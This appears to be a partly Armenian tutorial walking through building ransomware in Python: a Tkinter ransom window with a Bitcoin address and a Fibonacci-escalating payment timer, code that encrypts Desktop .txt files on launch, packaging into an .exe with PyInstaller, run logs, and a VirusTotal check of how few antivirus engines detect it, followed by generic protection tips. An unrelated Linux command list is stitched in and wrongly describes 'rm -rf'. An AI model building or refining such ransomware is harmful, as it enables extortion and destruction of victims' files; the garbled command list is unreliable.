- **Bitcoin Address**: Displays a Bitcoin address.
- **Timer and Money**: Shows elapsed time and accumulated USD.
- **Password Input**: A field where the user enters a password for decryption.
- **Buttons**:
    - "Confirm Password" triggers the decryption process.
    - "Update Time and Money" refreshes the time and USD values.


`encrypt_all_txt_files()`

- **Purpose**: Automatically encrypts `.txt` files on the Desktop when the program runs.
- **Steps**:
    1. Searches for `.txt` files on the Desktop.
    2. Encrypts them using the original encryption key.

3. Ensures all `.txt` files are secure from unauthorized access.


`fibonacci_timer_thread`

- **Purpose**: Runs the Fibonacci timer in the background to ensure it doesn't block the GUI.
- **Steps**:
    1. Launches the timer in a separate thread.
    2. Continuously calculates and updates time and USD without interrupting the user interface.




```python
# Գաղտնաբառի հաստատման կոճակ
password_button = tk.Button(root, text="Հաստատել գաղտնաբառը", font=('Helvetica', 12), command=decrypt_all_txt_files)
password_button.pack()

# Թարմացման կոճակ
def update_time_and_money():
    elapsed_time = time.time() - start_time
    seconds = int(elapsed_time)
    money = 1 + (seconds * 0.00001)  # Գումարի ավելացում
    label_time.config(text=f"Time: {seconds}s, USD: {money:.5f}")

update_button = tk.Button(root, text="Թարմացնել ժամանակը և գումարը", font=('Helvetica', 12), command=update_time_and_money)
update_button.pack()

# Ավտոմատ էնկրիպտավորում ծրագրի գործարկման ժամանակ
encrypt_all_txt_files()

# Ֆիբոնաչիի ժամանակն սկսում ենք
start_time = time.time()
fibonacci_timer_thread = threading.Thread(target=fibonacci_timer)
fibonacci_timer_thread.daemon = True
fibonacci_timer_thread.start()

# Գործարկում ենք GUI-ին
root.mainloop()
```

Using PyInstaller, I converted my script into an `.exe` file to make it run independently of the Python environment.




```
C:\Users\BEST\Desktop\virusner\Ransomware>pyinstaller --onefile Bitcoin.py
149 INFO: PyInstaller: 6.11.1, contrib hooks: 2024.10
```

And when the user runs this program on their computer, all `.txt` files located on their desktop are encrypted.



Until the specified amount is transferred to the provided Bitcoin address, they will not receive the password to decrypt the files. Moreover, the longer they delay the payment, the amount increases progressively based on the Fibonacci sequence.



```
gAAAABnlqnV3fp4bzlksJynSYwCFto7lkEJSqQwuDZSZLvDB4GX37hWBMCvfSYsSnf5K_XskBk8
gjw9WFzZZI_NyxrtEYpViOE3wscr_
5vQ45tQL05LZTwdStH20XAVotKoK4g3Z8oxbg_RfYPojwXBBQsbPv9Kl46kE4w45bthcp2xo8PFy
3dAWD4JPk8F1ixO_vRGSjnclDkCxqDFcl82uIEQHhK0SH4cZk3Iv05Cp-
iSSkkBUrEaL7iBxJ6ZCCKANROTK8DI0DmJsC-U-
bIZ5afphmgZCCYBPwd3IdGB_kWnhDeAUypPkxtbAlhz3vvRSIjpJw_DuxE29vymY0fUt33M7ye9V
ApTQmdvncnkYnEFdLPQMhKAdI6Cn3OdysWpXuZwBbzhzjbrLdzyYxt0cR2nJdBM6MLVk1hIrQpHO
k9Sdh3N5lxTagFIm5dyy0eeC7Bbrc2km1DrzgJ1pulmAW78t0fGuDpfeVYaUTyjGOiDfZcXLKvYn
M9q2g4neiXA7z_A-0AQf6CBsI_Z_HclgD_maeJgEE1Dk3us6oofpomwkKISd3nLmjW6Uj7jlfdzK
gIh7LYJkHUe1-
cz1k80IeufSOX1RPjr1sJWCjOO2uEkAnDNGJc53ZAy3NdpRl8EtsU0aRDbrXhDr9wE-
W0LTsHWLuOJ2RJfto_ogB96JbG7doQnSG3Ipdtq8Fy4axJ7XwjuPT7UGDWP5_YP-lHVAoq4ePj-
L3IUZQ7hVj24zBe_KIKR65XWlsfecWFvNAYw59ok0kysgxShmis3_gjMgzvINBv1I3OqCZE3ih-
K9NFujN494ei4ZBvFxVWelU6YKsnAesSz9xfcrp-
bmU4RtUW9aDx73DyoK-13SrJ5epJ8ZdP08YFWO2ixgcNWLcqAPNuhIKCI35MgRzEz456F37UBKql
pYrYMX6rqNnZvWR2LoaUZWFyfPnt7cH-2vEepkPWJZriRYwI1SKZzWyDl_
6fe8oncWqP0pt0uIbICnC_fZfonicrvguyAbq8wLGsrApxicWFOWXFCeN9D4G6ose29Xw5qsXJk_
fjwyPqyIBDJ9Yq3NzB_
4boreriNv2mgD8xGt7TtdsrsxB8d2LeUJEq2hCdTEtZUB22nR3JhmQkS4fBkomi7TqJx3_
3qDDlvmQNVZwRL24bNdIFrQlO_iQ9lDnMPHNJNyF7eujFxSyL67CTVXQiyHKAmLZYTmejR3YQJjB
JM9oXSXcqEBRPE1G-FOVViAxYkNSoGd4wBpRdh9iwv8Lo1F7IQc7B-qz4Zu7rQ3NQcnbDxoBjHo-
d5TO2dJzzOad9FFnHv8-
x5MfTxI3XP-62McTWxOWY_oOqhspbFlZSR1yZgANQFuCcvLqlIGbBsMRGT2uxpzf8UJddKuIgnI5
hSzUP4M5WBSxiR 2lZq7PkaF0RE OBHwX21rvt4Pkk36gF1G5uHmCk-
```

Bitcoin Address: 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa

Time: 29s, USD: 1.00029


Մուտքագրեք գաղտնաբառը:

```
Դեկրիպտավորել ու համար գաղմնաբառը պետք է մուտքագրեք.
New Text Document.txt ֆայլը հաջողությամբ էնկրիպտավորվեց:
Exception in thread Thread-1 (fibonacci_timer):
Traceback (most recent call last):
  File "threading.py", line 1045, in _bootstrap_inner
  File "threading.py", line 982, in run
  File "Bitcoin.py", line 40, in fibonacci_timer
NameError: name 'waiting_for_password' is not defined
```

The window shows that the program is running, displaying various information such as the time, the amount (which increases according to the Fibonacci sequence), and the password required for decryption.

It also includes a button to update the time, a Bitcoin account, and a button to confirm the password.

When the corresponding amount is paid, as you can see, all the files are decoded again.



```
Ֆայլերի և թղթապանակների կառավարում
ls – Ցուցադրում է ֆայլերն ու թղթապանակները:
Օրինակ` ls -l (մանրամասն ցուցակ), ls -a (թաքնված ֆայլերով)
cd – Փոխում է աշխատանքային թղթապանակը:
Օրինակ` cd /path/to/directory
pwd – Ցուցադրում է ընթացիկ աշխատանքային թղթապանակի ուղին:
mkdir – Ստեղծում է նոր թղթապանակ:
Օրինակ` mkdir նոր_թղթապանակ
rm -rf Ջնջում է դատարկ թղթապանակը:
cp – Պատճենում է ֆայլեր կամ թղթապանակներ:
Օրինակ` cp ֆայլ1.txt ֆայլ2.txt
mv – Տեղաշարժում կամ վերանվանում է ֆայլերը:
Օրինակ` mv ֆայլ.txt նոր_թղթապանակ/
touch – Ստեղծում է դատարկ ֆայլ:
Օրինակ` touch ֆայլ.txt
ping – Ստուգում է կապը սերվերի հետ:
Օրինակ` ping 8.8.8.8
chmod – Փոխում է ֆայլի թույլտվությունները:
Օրինակ` chmod 644 ֆայլ.txt
nano – Պարզ խմբագրիչ:
Օրինակ` nano ֆայլ.txt
rmdir – Ջնջում է դատարկ թղթապանակը:
```

Bitcoin Address: 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa

Time: 29s, USD: 1.00029

Մուտքագրեք գաղտնաբառը:


*****

```
Դեկրիպտավորելու համար գաղտնաբառը պետք է մուտքագրեք.
New Text Document.txt ֆայլը հաջողությամբ էնկրիպտավորվեց:
Exception in thread Thread-1 (fibonacci_timer):
Traceback (most recent call last):
  File "threading.py", line 1045, in _bootstrap_inner
  File "threading.py", line 982, in run
  File "Bitcoin.py", line 40, in fibonacci_timer
NameError: name 'waiting_for_password' is not defined
Գաղտնաբառը ճիշտ է: Ֆայլերը դեկրիպտավորվում են...
New Text Document.txt ֆայլը հաջողությամբ դեկրիպտավորվեց:
```

Final Code Check on VirusTotal.com

Finally, to evaluate how widely the ransomware virus is detected by various antivirus programs, I uploaded the final version of the ransomware to VirusTotal.com. This platform performed automatic scans of the code using multiple antivirus modules. The results showed that the ransomware was detected by 5 antivirus programs:

1. **Antiy-AVL**: RiskWare/Win32.Kryptik.a
2. **Microsoft**: Program:Win32/Wacapew.C!ml
3. **Zillya**: Trojan.Agent.Win32.4064176
4. **SecureAge**: Malicious
5. **Skyhigh (SWG)**: BehavesLike.Win64.Suspicioustrojan.tc



5/72 security vendors flagged this file as malicious

7fb88408db3b297d61de1b8ea9050ecd6fec4f2743153ad960d1fb8253a99e4c

Bitcoin.exe

peexe · overlay · 64bits

Size: 13.44 MB

Last Analysis Date: a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis — Do you want to automate checks?

Antiy-AVL	RiskWare/Win32.Kryptik.a	Microsoft	Program:Win32/Wacapew.C!ml
SecureAge	Malicious	Skyhigh (SWG)	BehavesLike.Win64.Suspicioustrojan.tc
Zillya	Trojan.Agent.Win32.4064176	Acronis (Static ML)	Undetected

How to Protect Yourself from Ransomware

Ransomware protection requires taking preventive measures and adopting best practices for cybersecurity. Here are the key recommendations:

1. Back Up Your Data:

- Regularly back up important files to external drives or cloud storage.
- Ensure backups are physically or network-isolated from your main system.

2. Keep Software and Operating Systems Updated:

- Always install the latest updates for your software and operating system to patch vulnerabilities.
- Don’t ignore security updates.

3. Use Reliable Antivirus Software:

- Install and enable a trusted antivirus solution that provides real-time protection.
- Keep your antivirus software updated regularly.

4. Beware of Phishing Attacks:

- Avoid opening suspicious email attachments or links.
- Verify the sender's email address and ensure the message is intended for you.

5. Use Strong Passwords and Multi-Factor Authentication (MFA):

- Create complex and unique passwords for your systems and accounts.
- Enable MFA for an added layer of security.

6. Limit User Privileges:

- Apply the "Principle of Least Privilege" by granting users only the permissions they need.
- Avoid using administrator accounts unless necessary.